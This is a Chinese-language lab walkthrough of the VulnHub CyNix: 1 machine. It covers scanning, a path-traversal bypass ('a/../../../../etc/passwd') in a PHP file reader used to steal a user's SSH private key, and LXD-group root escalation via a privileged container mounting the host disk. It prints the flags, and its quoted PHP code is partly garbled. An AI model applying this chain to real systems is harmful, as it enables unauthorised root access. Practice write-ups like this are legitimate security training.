

# 靶机系列测试教程 CyNix: 1

## 1 简介

## 2 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群



微信号



扫一扫上面的二维码加我微信

博客 [www.moonsec.com](http://www.moonsec.com)

### 2.1 靶机介绍

描述	说明
<b>Difficulty</b>	Intermediate-Hard
<b>Flag</b>	2 Flag first user And second root
<b>Description</b>	It's a Boot2Root machine. The machine is VirtualBox compatible but can be used in VMWare as well (not tested but it should work). The DHCP will assign an IP automatically. You have to find and read two flags (user and root) which is present in user.txt and root.txt respectively. Enjoy pwning it!

下载地址

<https://www.vulnhub.com/entry/cynix-1,394/>

难度 中等

## 3 靶机测试

### 3.1 信息收集

#### 3.1.1 nmap 扫描

nmap -p- -T5 192.168.0.167 -oN CyNix-ports

```
root@kali:~/CyNix# nmap -p- -T5 192.168.0.167 -oN CyNix-ports
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-27 20:19 AKST
Nmap scan report for 192.168.0.167
Host is up (0.0054s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
6688/tcp  open  clever-tcpip
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
```

nmap -p 80,6688 -sV -A -T5 192.168.0.167

```
root@kali:~/CyNix# nmap -p 80,6688 -sV -A -T5 192.168.0.167
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-27 20:21 AKST
Nmap scan report for 192.168.0.167
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6688/tcp  open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 6d:df:0d:37:b1:3c:86:0e:e6:6f:84:b9:28:11:ee:68 (RSA)
|_ 256  8f:3e:c0:08:03:13:e8:64:89:f6:f9:63:b3:88:99:2a (ECDSA)
|_ 256  fb:e3:40:e6:91:0b:3c:bc:b7:0e:c7:bd:ef:a2:93:fc (ED25519)
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  11.93 ms  192.168.0.167

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
root@kali:~/CyNix#
```

#### 3.2 目录文件扫描

gobuster dir -u http://192.168.0.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

```
root@kali:~/CyNix# gobuster dir -u http://192.168.0.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.0.167
[+] Threads:     10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2019/12/27 20:30:11 Starting gobuster
=====
/lavalamp (Status: 301)
/server-status (Status: 403)
=====
2019/12/27 20:31:51 Finished
=====
```

gobuster dir -u http://192.168.0.167/lavalamp -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


```
root@kali:~/CyNix# gobuster dir -u http://192.168.0.167/lavalamp -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.0.167/lavalamp
[+] Threads:     10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2019/12/27 21:01:44 Starting gobuster
=====
/img (Status: 301)
/css (Status: 301)
/js (Status: 301)
/skin (Status: 301)
/fonts (Status: 301)
/contactform (Status: 301)
=====
2019/12/27 21:03:17 Finished
=====
root@kali:~/CyNix#
```

### 3.3 敏感信息查找


访问主页查找大致浏览一番找能利用的地方




24/7 Access



### 发现留言板 输入测试抓包分析



提交之后显示一个框



这个框也是指向这个链接 `canyoubypassme.php`

### 3.4 绕过 `canyoubypassme.php` 文件

#### 3.4.1 分析 PHP 文件













### 3.5.3 读取/etc/passwd 文件



### 3.6 ssh 登录目标

读取用户 ford .ssh 目录下的 id\_rsa 密钥



保存到本地 设置权限 600

```
chmod 600 id_rsa
```

```
ssh -i id_rsa ford@192.168.0.167 -p6688
```

```
Host key verification failed.
root@kali:~/CyMix# ssh -i id_rsa ford@192.168.0.167 -p 6688
The authenticity of host '[192.168.0.167]:6688 ([192.168.0.167]:6688)' can't be established.
ECDSA key fingerprint is SHA256:4l9whYX6vUaC+OGLPBYRwd7sw10HKH1wJU+FcVVeJyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.0.167]:6688' (ECDSA) to the list of known hosts.

PHOENIX

Last login: Fri Nov  8 16:46:44 2019 from 10.80.3.41
ford@blume:~$
```

### 3.7 得到 user.txt

```
PHOENIX

Last login: Fri Nov  8 16:46:44 2019 from 10.80.3.41
ford@blume:~$ ls
user.txt
ford@blume:~$ cat user.txt
02d6267ed96e6b615b031dafe9607151
ford@blume:~$
```

### 3.8 分析 canyoubypassme.php

```
if(isset($_POST['read']))
{
$file=strtolower($_POST['file']);

if((strstr(strtolower($file), 'localhost') == true || strstr($file, '127.0.0.1') == true || strstr($file, '2130706433') == true || strstr($file, '[:,80') == true) && preg_match('/^(https?:\\V[^\\V]+)/', $file)==true)
{
echo '
<table width="30%" cellpadding="0" cellspacing="0" class="tbl" style="opacity: 0.6;">
<tr><td align=center style="padding: 10px;" >
I\'m watching you. Trying to access localhost?
</td></tr></table>
<table width="50%" cellpadding="0" cellspacing="0" class="tbl" style="margin:10px 2px 10px;opacity: 0.6;" >;
}

elseif(strstr($file, 'localhost') == false && preg_match('/^(https?:\\V[^\\V]+)/', $file)==true)
{
$host=parse_url($file,PHP_URL_HOST);
if(filter_var($host, FILTER_VALIDATE_IP))
{
if(filter_var($host, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4 | FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)== false)
{
echo '
<table width="50%" cellpadding="0" cellspacing="0" class="tbl" style="opacity: 0.6;">
<tr><td align=center style="padding: 10px;" >
Hmm, trying an IP? Haha, Try harder ;)
</td></tr></table>
<table width="50%" cellpadding="0" cellspacing="0" class="tbl" style="margin:10px 2px 10px;opacity: 0.6;" >;
}
else
{
echo <textarea rows=20 cols=60> .file_get_contents($file). "</textarea>;
}
else
{
echo <textarea rows=20 cols=60> .file_get_contents($file). "</textarea>;
}
}
}
}
```

```
elseif (substr($file, 0, strlen("../")) === "../" || substr($file, 0, strlen("../")) === "../" || substr($file, 0, strlen("../")) === "../" || substr($file, 0,
strlen("../")) === "../" {
echo '
<table width="30%" cellpadding="0" cellspacing="0" class="tbl" style="opacity: 0.6;">
<tr><td align=center style="padding: 10px;" >
You are not allowed to do that.
</td></tr></table>
<table width="50%" cellpadding="0" cellspacing="0" class="tbl" style="margin:10px 2px 10px;opacity: 0.6;" >;
}
else
{
echo <textarea rows=20 cols=60> .file_get_contents("/tmp/" . $file) . "</textarea>;
}
}
?>
```

if((strstr(strtolower(\$file), 'localhost') == true || strstr(\$file, '127.0.0.1') == true || strstr(\$file, '2130706433') == true || strstr(\$file, '[:,80') == true) && preg\_match('/^(https?:\\V[^\\V]+)/', \$file)==true)

数字 2130706433

true && preg\_match('/^(https?:\\V[^\\V]+)/', \$file)==true) 【false】

true && false 等于 false

跳到这个地方

elseif(strstr(\$file, 'localhost') == false && preg\_match('/^(https?:\\V[^\\V]+)/', \$file)==true)

2130706433

strstr(\$file, 'localhost') == false true

preg\_match('/^(https?:\\V[^\\V]+)/', \$file)==true) false

true && false 等于 false

2130706433 最后来到这个部分

2130706433 同样是 false

elseif (substr(\$file, 0, strlen("../")) === "../" || substr(\$file, 0, strlen("../")) === "../" || substr(\$file, 0, strlen("../")) === "../" || substr(\$file, 0, strlen("../")) === "../" || substr(\$file, 0, strlen("../")) === "../" || substr(\$file, 0, strlen("../")) === "../" {

截取字符串 最开始的时候找多少个字符长度 是否等于 ../ ../ .. // //

最后就是到


```
else{
    echo '<textarea rows=20 cols=60>!.file_get_contents("/tmp/" . $file)."</textarea>";
}
```

相信很多大佬看到最后都笑了。

其实绕过这个文件 就是在前面加上任何一个字符 加上/

例如

```
a/../../../../etc/passwd
```



### 3.9 提权提升

### 3.10 查看当前用户权限

```
ford@blume:~/var/www/html/lavalamp$ id
uid=1000(ford) gid=1000(ford) groups=1000(ford),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),113(lxd)
ford@blume:~/var/www/html/lavalamp$ groups
ford cdrom dip plugdev lpadmin sambashare lxd
ford@blume:~/var/www/html/lavalamp$
```

发现是 lxd 组 故可以用 lxd 提权



## 3.11 查看镜像列表

lxc image list

```
ford cdrom dip plugdev lpadmin sambashare lxd
ford@blume:/var/www/html/lavalamp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| f... | ... | ... | ... | ... | ... | ... |
```

### 3.11.1 创建特权容器

lxc init ubuntu:18.04 moonsec -c security.privileged=true

会自动下载 ubuntu 18.04 并且命名为 moonsec 这种下载速度很慢

### 3.11.2 GitHub 库下载构建好的 Alpine

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

### 3.11.3 导入 images

```
python -m SimpleHTTPServer 99
wget http://192.168.0.164:99/alpine-v3.11-x86_64-20191228_0016.tar.gz
```

lxc image import ./alpine-v3.11-x86\_64-20191228\_0016.tar.gz --alias mymoon

```
image import with fingerprint: 0ee6a86c0e7b1200ac70430870972e29910293e107405703e2075d17007
ford@blume:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| mymoon | 0ee6a86c0e7b | no | alpine v3.11 (20191228_00:16) | x86_64 | 3.04MB | Dec 28, 2019 at 9:21am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
```

### 3.11.4 创建容器

```
lxc init mymoon mymoon -c security.privileged=true
lxc config device add mymoon mymoon disk source=/ path=/mnt/root recursive=true
在/mnt/root 下挂载整个磁盘
```

lxc start mymoon 启动容器

lxc exec mymoon /bin/sh 与容器交换

```
~ # id  
uid=0(root) gid=0(root)
```

### 3.11.5 得到 user.txt

cat /mnt/root/root/root.txt

```
uid=0(root) gid=0(root)  
~ # cat /mnt/root/root/root.txt  
Oh Yeah! Finally Pwned!  
  
Here's your root flag:  
b0f971eddce7bd007e9f50ca02f5fe11  
  
P0wn3d LXC  
  
https://www.linkedin.com/in/sumit-verma-125576129/  
~ #
```